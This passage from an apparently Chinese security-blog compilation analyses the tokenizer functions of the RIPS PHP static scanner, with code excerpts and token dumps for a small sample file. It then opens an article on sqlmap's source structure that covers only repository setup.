}  
if($this->tokens[$i+$f][0] === T_BREAK)  
{  
    if($this->tokens[$i+$f+1] === ';')  
        $this->wrapbraces($i+$e+1, $f-$e+1, $i+$f+2);  
    // break 3;  
    else  
        $this->wrapbraces($i+$e+1, $f-$e+2, $i+$f+3);  
}  
else  
{  
    $this->wrapbraces($i+$e+1, $f-$e-1, $i+$f);  
}  
    $i++;  
}  
}
```

类似的语法结构,使用 while 定位到冒号,跳过 case 条件,将 case xxx:yyyy 分割成 case xxx、:yyyy 两段.

随后开始处理第二段.

接着的是 if 语句,进入的条件为:

1. \$this->tokens[\$i+\$e]为: 或 \$this->tokens[\$i+\$e]为;

2. `$this->tokens[$i+$f]`不为{
3. `$this->tokens[$i+$f][0]`不为 `T_CASE` 或 `T_DEFAULT`

在 if 语句继续包裹了一个条件要求较多的 while 语句,对应的条件如下:

```
while(  
$newbraceopen  
||  
    (  
        isset($this->tokens[$i+$f])  
        &&  
        $this->tokens[$i+$f] !== '}'  
        &&  
        !(  
            is_array($this->tokens[$i+$f])  
            &&  
            (  
                $this->tokens[$i+$f][0] === T_BREAK  
                ||  
                $this->tokens[$i+$f][0] === T_CASE  
                ||  
                $this->tokens[$i+$f][0] === T_DEFAULT  
                ||  
                $this->tokens[$i+$f][0] === T_ENDSWITCH)  
            )  
        )  
    )  
)
```

即:

1. `$newbraceopen` 小于等于 0
2. `$this->tokens[$i+$f][0]`处的 token 不为}或  
`T_BREAK,T_CASE,T_DEFAULT,T_ENDSWITCH`

通过这一步操作,``swicth``语句下多个条件得以分开,而接下来的语句为:

```
``php  
if($this->tokens[$i+$f][0] === T_BREAK)  
{
```

```
if($this->tokens[$i+$f+1] === ';')
    $this->wrapbraces($i+$e+1, $f-$e+1, $i+$f+2);
else
    $this->wrapbraces($i+$e+1, $f-$e+2, $i+$f+3);
}
else
{
    $this->wrapbraces($i+$e+1, $f-$e-1, $i+$f);
}
```

这一段主要作用为在 break 语句处加上 {}, 补全语法结构。

接下来是与上面判断为 case 同级的 else if 语句, 代码如下:

```
else if( $this->tokens[$i][0] === T_DEFAULT
&& $this->tokens[$i+2] !== '{' )
{
    $f=2;
    $newbraceopen = 0;
    while( $this->tokens[$i+$f] !== ';' && $this->tokens[$i+$f] !== '}' || $newbraceopen )
    {
        if($this->tokens[$i+$f] === '{')
            $newbraceopen++;
        else if($this->tokens[$i+$f] === '}')
            $newbraceopen--;
        $f++;

        if(!isset($this->tokens[$i+$f]))
        {
            addError('Could not find ending of '.$this->tokens[$i][1].'-statement.',
array_slice($this->tokens, $i, 5), $this->tokens[$i][2], $this->filename);
            break;
        }
    }
    $this->wrapbraces($i+2, $f-1, $i+$f+1);
}
```

该语句进入的条件为 token 索引信息对应为 T\_DEFAULT。

结合上面的分析经验, 本段代码作用为将 default 的条件部分使用花括号包括, 补全语法结构。

再往下为:

```
else if( $this->tokens[$i][0] === T_FUNCTION )
{
    $this->tokens[$i+1][1] = strtolower($this->tokens[$i+1][1]);
}
else if( $this->tokens[$i][0] === T_STRING && $this->tokens[$i+1] === '(' )
{
    $this->tokens[$i][1] = strtolower($this->tokens[$i][1]);
}
```

这一段是将函数名全部小写,并没有太多要详细说明的内容.接下来是 else if 语句:

```
else if( $this->tokens[$i][0] === T_DO )
{
    $f=2;
    $otherDOs = 0;
    //找到最外层的 while,跳过内层 while
    while( $this->tokens[$i+$f][0] !== T_WHILE || $otherDOs )
    {
        if($this->tokens[$i+$f][0] === T_DO)
            $otherDOs++;
        else if($this->tokens[$i+$f][0] === T_WHILE)
            $otherDOs--;
        $f++;

        if(!isset($this->tokens[$i+$f]))
        {
            addError('Could not find WHILE of DO-WHILE-statement.', array_slice($this->tokens,
            $i, 5), $this->tokens[$i][2], $this->filename);
            break;
        }
    }

    // 补齐花括号
    if($this->tokens[$i+1] !== '{')
    {
        $this->wrapbraces($i+1, $f-1, $i+$f);
        // by adding braces we added two new tokens
        $f+=2;
    }
}
```

```

}

$d=1;
//$max=count($this->tokens) 因此该 while 语句为在寻找临近 do-while 的距离
while( $this->tokens[$i+$f+$d] !== ';' \&\& $d<$max )
{
    $d++;
}

// 将 token 中的 do-while 变为 while
$this->tokens = array_merge(
    array_slice($this->tokens, 0, $i), // before DO
    array_slice($this->tokens, $i+$f, $d), // WHILE condition
    array_slice($this->tokens, $i+1, $f-1), // DO WHILE loop tokens
    array_slice($this->tokens, $i+$f+$d+1, count($this->tokens)) // rest of tokens without
while condition
);
}

```

在前面的基础上,我们再来分析这一段代码便简单许多,简化一下描述便是:该段代码用以整合 do-while 语句,补齐语法结构并将 do-while 精简为 while.

最后返回精简过的 token 信息:

```
$this->tokens = array_values($this->tokens);
```

### fix\_ternary 函数分析

从函数名分析分析,该函数作用为处理三元操作符,使其变为我们常见的语法习惯.大体结构仍然为 for 循环搭配 return 语句.

首先是 if 语句判断是否为?,为真则进入.并在进入后立即删除问号,随后判断在问号之前的符号是否为),为真则进入,随后又删除反括号.并通过 while 语句将问号之前的使用括号包裹的 token 信息删除,直到找到最外层括号,结束 while 语句.

随后是 if 语句:

```

if($this->tokens[$i-$f] === '!')
|| (
    is_array($this->tokens[$i-$f])
    && ($this->tokens[$i-$f][0] === T_STRING
        || $this->tokens[$i-$f][0] === T_EMPTY

```

```

        || $this->tokens[$i-$f][0] === T_ISSET
    )
)
){
    unset($this->tokens[$i-$f]);
}

```

该段 if 语句满足以下条件之一即可进行删除 token 信息处理:

1. \$this->tokens[\$i-\$f] 为 !
2. \$this->tokens[\$i-\$f] 为 字符串、is\_empty()、isset()

接着进入与上面 if 同级的 else if 语句中:

```

else if(in_array($this->tokens[$i-2][0], Tokens::$T_ASSIGNMENT) || in_array($this->tokens[$i-2][0], Tokens::$T_OPERATOR) )

```

可以看出,仅当\$this->tokens[\$i-2][0]为指定的 token 信息时,才会进入接下来的操作,而指定的 token 信息为:

1. \$T\_ASSIGNMENT // 赋值符
2. \$T\_OPERATOR // 操作符

其中,\$T\_ASSIGNMENT 为:

```

public static $T_ASSIGNMENT = array(
    T_AND_EQUAL,
    T_CONCAT_EQUAL,
    T_DIV_EQUAL,
    T_MINUS_EQUAL,
    T_MOD_EQUAL,
    T_MUL_EQUAL,
    T_OR_EQUAL,
    T_PLUS_EQUAL,
    T_SL_EQUAL,
    T_SR_EQUAL,
    T_XOR_EQUAL
);

```

而\$T\_OPERATOR 为:

```

public static $T_OPERATOR = array(
    T_IS_EQUAL,
    T_IS_GREATER_OR_EQUAL,

```



```
T_IS_IDENTICAL,  
T_IS_NOT_EQUAL,  
T_IS_NOT_IDENTICAL,  
T_IS_SMALLER_OR_EQUAL  
);
```

而在接下来的操作中,rips 删除了\$this->tokens[\$i-1]以及\$this->tokens[\$i-2]的 token 信息,这里删除-1 与-2 位置的 token 是因为上面的操作符通常都是成对出现的,如 T\_AND\_EQUAL 对应的操作符为&=,因此需要删除\$i-1 与\$i-2 处的 token 才能保证操作符被删除干净.

而接下来的 while 语句则与前面的作用相同,都是用以删除在目标位置前,包裹在括号内的内容以及某几个特定的 token 信息.

随后进行最后的一次 if 判断,判断是否条件部分为单独的一个变量,如是,则删除.

最终返回 token 信息,至此,rips 的 token 分析过程结束

## Scanner 效果展示

我们自定义待扫描文件内容为:

```
<?php  
  
$a = $_GET['a'];  
$b = $_POST['b'];  
$c = array("c"=>"c","d"=>"d");  
$d = ['1','2'];  
// xxxxxxxx  
//  
`ls`;  
  
if($a=="1") $b="2";  
  
$a=isset($c)?"aa":"bb";
```

分别在 prepare\_token,array\_reconstruct\_tokens,fix\_tokens,fix\_ternary 函数尾处添加 var\_dump 函数,并在 tokenize 函数尾处写入 die()

首先输出的 token 为:

```
0|1|/Applications/MAMP/htdocs/aaa.php|0| 0|1|/Applications/MAMP/htdocs/aaa.php
(tokenizing)|0|
/Applications/MAMP/htdocs/rips/lib/tokenizer.php:92:
array (size=60)
  0 =>
    array (size=3)
      0 => int 320
      1 => string '$a' (length=2)
      2 => int 3
  1 => string '=' (length=1)
  2 =>
    array (size=3)
      0 => int 320
      1 => string '$_GET' (length=5)
      2 => int 3
  3 => string '[' (length=1)
  4 =>
    array (size=3)
      0 => int 323
      1 => string '"a"' (length=3)
      2 => int 3
  5 => string ']' (length=1)
  6 => string ';' (length=1)
  7 =>
    array (size=3)
      0 => int 320
      1 => string '$b' (length=2)
      2 => int 4
  8 => string '=' (length=1)
  9 =>
    array (size=3)
      0 => int 320
      1 => string '$_POST' (length=6)
      2 => int 4
  10 => string '[' (length=1)
  11 =>
    array (size=3)
      0 => int 323
```

```
1 => string "b" (length=3)
2 => int 4
12 => string ']' (length=1)
13 => string ';' (length=1)
14 =>
    array (size=3)
        0 => int 320
        1 => string '$c' (length=2)
        2 => int 5
15 => string '=' (length=1)
16 =>
    array (size=3)
        0 => int 368
        1 => string 'array' (length=5)
        2 => int 5
17 => string '(' (length=1)
18 =>
    array (size=3)
        0 => int 323
        1 => string '"c"' (length=3)
        2 => int 5
19 =>
    array (size=3)
        0 => int 268
        1 => string '=>' (length=2)
        2 => int 5
20 =>
    array (size=3)
        0 => int 323
        1 => string '"c"' (length=3)
        2 => int 5
21 => string ',' (length=1)
22 =>
    array (size=3)
        0 => int 323
        1 => string '"d"' (length=3)
        2 => int 5
23 =>
```

```
array (size=3)
  0 => int 268
  1 => string '=>' (length=2)
  2 => int 5
24 =>
array (size=3)
  0 => int 323
  1 => string "d" (length=3)
  2 => int 5
25 => string ')' (length=1)
26 => string ';' (length=1)
27 =>
array (size=3)
  0 => int 320
  1 => string '$d' (length=2)
  2 => int 6
28 => string '=' (length=1)
29 => string '[' (length=1)
30 =>
array (size=3)
  0 => int 323
  1 => string "1" (length=3)
  2 => int 6
31 => string ',' (length=1)
32 =>
array (size=3)
  0 => int 323
  1 => string "2" (length=3)
  2 => int 6
33 => string ']' (length=1)
34 => string ';' (length=1)
35 => string '"' (length=1)
36 =>
array (size=3)
  0 => int 322
  1 => string 'ls' (length=2)
  2 => int 9
37 => string '"' (length=1)
```

```
38 => string ';' (length=1)
39 =>
    array (size=3)
        0 => int 327
        1 => string 'if' (length=2)
        2 => int 11
40 => string '(' (length=1)
41 =>
    array (size=3)
        0 => int 320
        1 => string '$a' (length=2)
        2 => int 11
42 =>
    array (size=3)
        0 => int 285
        1 => string '==' (length=2)
        2 => int 11
43 =>
    array (size=3)
        0 => int 323
        1 => string '"1"' (length=3)
        2 => int 11
44 => string ')' (length=1)
45 =>
    array (size=3)
        0 => int 320
        1 => string '$b' (length=2)
        2 => int 11
46 => string '=' (length=1)
47 =>
    array (size=3)
        0 => int 323
        1 => string '"2"' (length=3)
        2 => int 11
48 => string ';' (length=1)
49 =>
    array (size=3)
        0 => int 320
```

```
1 => string '$a' (length=2)
2 => int 13
50 => string '=' (length=1)
51 =>
    array (size=3)
        0 => int 358
        1 => string 'isset' (length=5)
        2 => int 13
52 => string '(' (length=1)
53 =>
    array (size=3)
        0 => int 320
        1 => string '$c' (length=2)
        2 => int 13
54 => string ')' (length=1)
55 => string '?' (length=1)
56 =>
    array (size=3)
        0 => int 323
        1 => string '"aa"' (length=4)
        2 => int 13
57 => string ':' (length=1)
58 =>
    array (size=3)
        0 => int 323
        1 => string '"bb"' (length=4)
        2 => int 13
59 => string ';'

```

随后经过 `array_reconstruct_tokens` 函数处理,重写了数组相关的 token 信息:

/Applications/MAMP/htdocs/rips/lib/tokenizer.php:454:

```
array (size=54)
  0 =>
    array (size=3)
      0 => int 320
      1 => string '$a' (length=2)
      2 => int 3
  1 => string '=' (length=1)

```



```
2 =>
  array (size=4)
    0 => int 320
    1 => string '$_GET' (length=5)
    2 => int 3
    3 =>
      array (size=1)
        0 => string 'a' (length=1)
3 => string ';' (length=1)
4 =>
  array (size=3)
    0 => int 320
    1 => string '$b' (length=2)
    2 => int 4
5 => string '=' (length=1)
6 =>
  array (size=4)
    0 => int 320
    1 => string '$_POST' (length=6)
    2 => int 4
    3 =>
      array (size=1)
        0 => string 'b' (length=1)
7 => string ';' (length=1)
8 =>
  array (size=3)
    0 => int 320
    1 => string '$c' (length=2)
    2 => int 5
9 => string '=' (length=1)
10 =>
  array (size=3)
    0 => int 368
    1 => string 'array' (length=5)
    2 => int 5
11 => string '(' (length=1)
12 =>
  array (size=3)
```

```
0 => int 323
1 => string "c" (length=3)
2 => int 5
13 =>
array (size=3)
0 => int 268
1 => string '=>' (length=2)
2 => int 5
14 =>
array (size=3)
0 => int 323
1 => string "c" (length=3)
2 => int 5
15 => string ',' (length=1)
16 =>
array (size=3)
0 => int 323
1 => string "d" (length=3)
2 => int 5
17 =>
array (size=3)
0 => int 268
1 => string '=>' (length=2)
2 => int 5
18 =>
array (size=3)
0 => int 323
1 => string "d" (length=3)
2 => int 5
19 => string ')' (length=1)
20 => string ';' (length=1)
21 =>
array (size=3)
0 => int 320
1 => string '$d' (length=2)
2 => int 6
22 => string '=' (length=1)
23 => string '[' (length=1)
```

```
24 =>
  array (size=3)
    0 => int 323
    1 => string "1" (length=3)
    2 => int 6
25 => string ',' (length=1)
26 =>
  array (size=3)
    0 => int 323
    1 => string "2" (length=3)
    2 => int 6
27 => string ']' (length=1)
28 => string ';' (length=1)
29 => string '"' (length=1)
30 =>
  array (size=3)
    0 => int 322
    1 => string 'ls' (length=2)
    2 => int 9
31 => string '"' (length=1)
32 => string ';' (length=1)
33 =>
  array (size=3)
    0 => int 327
    1 => string 'if' (length=2)
    2 => int 11
34 => string '(' (length=1)
35 =>
  array (size=3)
    0 => int 320
    1 => string '$a' (length=2)
    2 => int 11
36 =>
  array (size=3)
    0 => int 285
    1 => string '==' (length=2)
    2 => int 11
37 =>
```

```
array (size=3)
  0 => int 323
  1 => string "1" (length=3)
  2 => int 11
38 => string ')' (length=1)
39 =>
array (size=3)
  0 => int 320
  1 => string '$b' (length=2)
  2 => int 11
40 => string '=' (length=1)
41 =>
array (size=3)
  0 => int 323
  1 => string "2" (length=3)
  2 => int 11
42 => string ';' (length=1)
43 =>
array (size=3)
  0 => int 320
  1 => string '$a' (length=2)
  2 => int 13
44 => string '=' (length=1)
45 =>
array (size=3)
  0 => int 358
  1 => string 'isset' (length=5)
  2 => int 13
46 => string '(' (length=1)
47 =>
array (size=3)
  0 => int 320
  1 => string '$c' (length=2)
  2 => int 13
48 => string ')' (length=1)
49 => string '?' (length=1)
50 =>
array (size=3)
```

```
0 => int 323
1 => string "aa" (length=4)
2 => int 13
51 => string ':' (length=1)
52 =>
    array (size=3)
        0 => int 323
        1 => string "bb" (length=4)
        2 => int 13
53 => string ';' (length=1)
```

再经过 fix\_tokens 处理,统一了部分 token 信息的写法(如对 if 语句统一使用花括号的标示形式)

/Applications/MAMP/htdocs/rips/lib/tokenizer.php:379:

```
array (size=57)
    0 =>
        array (size=3)
            0 => int 320
            1 => string '$a' (length=2)
            2 => int 3
    1 => string '=' (length=1)
    2 =>
        array (size=4)
            0 => int 320
            1 => string '$_GET' (length=5)
            2 => int 3
            3 =>
                array (size=1)
                    0 => string 'a' (length=1)
    3 => string ';' (length=1)
    4 =>
        array (size=3)
            0 => int 320
            1 => string '$b' (length=2)
            2 => int 4
    5 => string '=' (length=1)
    6 =>
        array (size=4)
```

```
0 => int 320
1 => string '$_POST' (length=6)
2 => int 4
3 =>
    array (size=1)
        0 => string 'b' (length=1)
7 => string ';' (length=1)
8 =>
    array (size=3)
        0 => int 320
        1 => string '$c' (length=2)
        2 => int 5
9 => string '=' (length=1)
10 =>
    array (size=3)
        0 => int 368
        1 => string 'array' (length=5)
        2 => int 5
11 => string '(' (length=1)
12 =>
    array (size=3)
        0 => int 323
        1 => string '"c"' (length=3)
        2 => int 5
13 =>
    array (size=3)
        0 => int 268
        1 => string '=>' (length=2)
        2 => int 5
14 =>
    array (size=3)
        0 => int 323
        1 => string '"c"' (length=3)
        2 => int 5
15 => string ',' (length=1)
16 =>
    array (size=3)
        0 => int 323
```



```
1 => string "d" (length=3)
2 => int 5
17 =>
array (size=3)
0 => int 268
1 => string '=>' (length=2)
2 => int 5
18 =>
array (size=3)
0 => int 323
1 => string "d" (length=3)
2 => int 5
19 => string ')' (length=1)
20 => string ';' (length=1)
21 =>
array (size=3)
0 => int 320
1 => string '$d' (length=2)
2 => int 6
22 => string '=' (length=1)
23 => string '[' (length=1)
24 =>
array (size=3)
0 => int 323
1 => string "1" (length=3)
2 => int 6
25 => string ',' (length=1)
26 =>
array (size=3)
0 => int 323
1 => string "2" (length=3)
2 => int 6
27 => string ']' (length=1)
28 => string ';' (length=1)
29 =>
array (size=3)
0 => int 319
1 => string 'backticks' (length=9)
```

```
2 => int 9
30 => string '(' (length=1)
31 =>
  array (size=3)
    0 => int 322
    1 => string 'ls' (length=2)
    2 => int 9
32 => string ')' (length=1)
33 => string ';' (length=1)
34 =>
  array (size=3)
    0 => int 327
    1 => string 'if' (length=2)
    2 => int 11
35 => string '(' (length=1)
36 =>
  array (size=3)
    0 => int 320
    1 => string '$a' (length=2)
    2 => int 11
37 =>
  array (size=3)
    0 => int 285
    1 => string '==' (length=2)
    2 => int 11
38 =>
  array (size=3)
    0 => int 323
    1 => string '"1"' (length=3)
    2 => int 11
39 => string ')' (length=1)
40 => string '{' (length=1)
41 =>
  array (size=3)
    0 => int 320
    1 => string '$b' (length=2)
    2 => int 11
42 => string '=' (length=1)
```

```
43 =>
  array (size=3)
    0 => int 323
    1 => string ""2"" (length=3)
    2 => int 11
44 => string ';' (length=1)
45 => string '}' (length=1)
46 =>
  array (size=3)
    0 => int 320
    1 => string '$a' (length=2)
    2 => int 13
47 => string '=' (length=1)
48 =>
  array (size=3)
    0 => int 358
    1 => string 'isset' (length=5)
    2 => int 13
49 => string '(' (length=1)
50 =>
  array (size=3)
    0 => int 320
    1 => string '$c' (length=2)
    2 => int 13
51 => string ')' (length=1)
52 => string '?' (length=1)
53 =>
  array (size=3)
    0 => int 323
    1 => string ""aa"" (length=4)
    2 => int 13
54 => string ':' (length=1)
55 =>
  array (size=3)
    0 => int 323
    1 => string ""bb"" (length=4)
    2 => int 13
56 => string ';' (length=1)
```

最终经过 fix\_ternary 函数处理,是三元运算符的表达形式得到重写

(\$a=isset(\$c)?"aa":"bb"; => \$a="aa":"bb"):

/Applications/MAMP/htdocs/rips/lib/tokenizer.php:558:

array (size=52)

0 =>

array (size=3)

0 => int 320

1 => string '\$a' (length=2)

2 => int 3

1 => string '=' (length=1)

2 =>

array (size=4)

0 => int 320

1 => string '\$\_GET' (length=5)

2 => int 3

3 =>

array (size=1)

0 => string 'a' (length=1)

3 => string ';' (length=1)

4 =>

array (size=3)

0 => int 320

1 => string '\$b' (length=2)

2 => int 4

5 => string '=' (length=1)

6 =>

array (size=4)

0 => int 320

1 => string '\$\_POST' (length=6)

2 => int 4

3 =>

array (size=1)

0 => string 'b' (length=1)

7 => string ';' (length=1)

8 =>

array (size=3)

0 => int 320

```
1 => string '$c' (length=2)
2 => int 5
9 => string '=' (length=1)
10 =>
    array (size=3)
        0 => int 368
        1 => string 'array' (length=5)
        2 => int 5
11 => string '(' (length=1)
12 =>
    array (size=3)
        0 => int 323
        1 => string '"c"' (length=3)
        2 => int 5
13 =>
    array (size=3)
        0 => int 268
        1 => string '=>' (length=2)
        2 => int 5
14 =>
    array (size=3)
        0 => int 323
        1 => string '"c"' (length=3)
        2 => int 5
15 => string ',' (length=1)
16 =>
    array (size=3)
        0 => int 323
        1 => string '"d"' (length=3)
        2 => int 5
17 =>
    array (size=3)
        0 => int 268
        1 => string '=>' (length=2)
        2 => int 5
18 =>
    array (size=3)
        0 => int 323
```

```
1 => string "d" (length=3)
2 => int 5
19 => string ')' (length=1)
20 => string ';' (length=1)
21 =>
    array (size=3)
        0 => int 320
        1 => string '$d' (length=2)
        2 => int 6
22 => string '=' (length=1)
23 => string '[' (length=1)
24 =>
    array (size=3)
        0 => int 323
        1 => string "1" (length=3)
        2 => int 6
25 => string ',' (length=1)
26 =>
    array (size=3)
        0 => int 323
        1 => string "2" (length=3)
        2 => int 6
27 => string ']' (length=1)
28 => string ';' (length=1)
29 =>
    array (size=3)
        0 => int 319
        1 => string 'backticks' (length=9)
        2 => int 9
30 => string '(' (length=1)
31 =>
    array (size=3)
        0 => int 322
        1 => string 'ls' (length=2)
        2 => int 9
32 => string ')' (length=1)
33 => string ';' (length=1)
34 =>
```



```
array (size=3)
  0 => int 327
  1 => string 'if' (length=2)
  2 => int 11
35 => string '(' (length=1)
36 =>
  array (size=3)
    0 => int 320
    1 => string '$a' (length=2)
    2 => int 11
37 =>
  array (size=3)
    0 => int 285
    1 => string '==' (length=2)
    2 => int 11
38 =>
  array (size=3)
    0 => int 323
    1 => string '"1"' (length=3)
    2 => int 11
39 => string ')' (length=1)
40 => string '{' (length=1)
41 =>
  array (size=3)
    0 => int 320
    1 => string '$b' (length=2)
    2 => int 11
42 => string '=' (length=1)
43 =>
  array (size=3)
    0 => int 323
    1 => string '"2"' (length=3)
    2 => int 11
44 => string ';' (length=1)
45 => string '}' (length=1)
46 =>
  array (size=3)
    0 => int 320
```

```
1 => string '$a' (length=2)
2 => int 13
47 => string '=' (length=1)
48 =>
array (size=3)
0 => int 323
1 => string '"aa"' (length=4)
2 => int 13
49 => string ':' (length=1)
50 =>
array (size=3)
0 => int 323
1 => string '"bb"' (length=4)
2 => int 13
51 => string ';' (length=1)
```

## 流程总结

1. 通过 prepare\_token 生成初始 token 信息
2. 通过 array\_reconstruct\_tokens 函数重写数组相关 token 信息
3. 通过 fix\_tokens 修复大量写法不统一的语句
4. 用过 fix\_ternary 统一三元运算符的表达形式

通过以上四步,我们可以得到大致处理好的 token 信息,而对于漏洞的扫描也是建立在这四步生成的 token 信息基础上的.

## sqlmap 内核分析

作者：v1ll4n

原文来源：<http://zhuanlan.zhihu.com/p/43242220>

一直在想准备一系列 sqlmap 的文章，担心会不会因为太老太旧了被大家吐槽，思前想后也查了一些现有的资料，还是准备出一部分关于 sqlmap 关键技术细节的探讨。同时也在对其核心的讨论中，提炼出一些思想与方法。

我相信在阅读本文的读者中，很大一部分人都是曾经尝试阅读过 sqlmap 源码的同学。但是在实际阅读的时候，我们发现大家总是存在各种各样奇葩的困难与困惑。

*“SqlMap 源码为什么会有大几百行一千行的方法啊” “它里面 conf 和 kb 又是啥？这两个全局变量里面到底存了啥？” “为什么我直接把 sqlmap 的 xml 取出来，还是并不是特别方便使用他们的 payload”*

我相信这些疑问大家肯定第一次在阅读这个项目的事，都会遇到。实际上，并不是因为 sqlmap 项目的水平高导致大家看不懂。而是由于项目背负了太多的历史包袱，导致在接近十年的发展中，开发者与后期维护者并没有对这款工具进行重构与大规模重写，反而是继续使用 python2 对其缝缝补补。



在本系列文章中，我们主要针对 sqlmap 的最核心的方方面面进行分析，本文主要针对基础流程进行介绍与描述，本文由非常细致的 sqlmap 源码解读，希望有需要的读者可以从中受益。

### 0x00 准备工作

想要阅读 sqlmap 源码我相信大家的选择肯定更多的是从 github 下直接 clone 代码到本地，直接使用本地编辑器或者 IDE 打开直接来分析。所以基本操作也就是

```
git clone https://github.com/sqlmapproject/sqlmap
```

```
cd sqlmap
```

进入 sqlmap 的 repos 下，直接打开编辑器吧！

当然很多读者是 Python3 用户，其实也没有必要费很大力气在本机上安装 Python2 然后再进行操作。笔者使用的环境是

Mac OS X

Pyenv

VSCode

推荐使用 Pyenv ( +virtualenv ) 构建 Python 环境运行 sqlmap。


## 0x01 初始化与底层建筑

笔者当然可以直接指出所有的重要逻辑在什么位置，但是这样并不好。这样做的后果就是大家发出奇怪的疑问：


*它里面 conf 和 kb 又是啥？这两个全局变量里面到底存了啥？*

逐步熟悉整个项目的构建和项目贯穿全局的两个奇怪的全局变量，对于加速理解 sqlmap 的核心逻辑起了很大的作用。在笔者的工作和实践中，确实是很有感触。

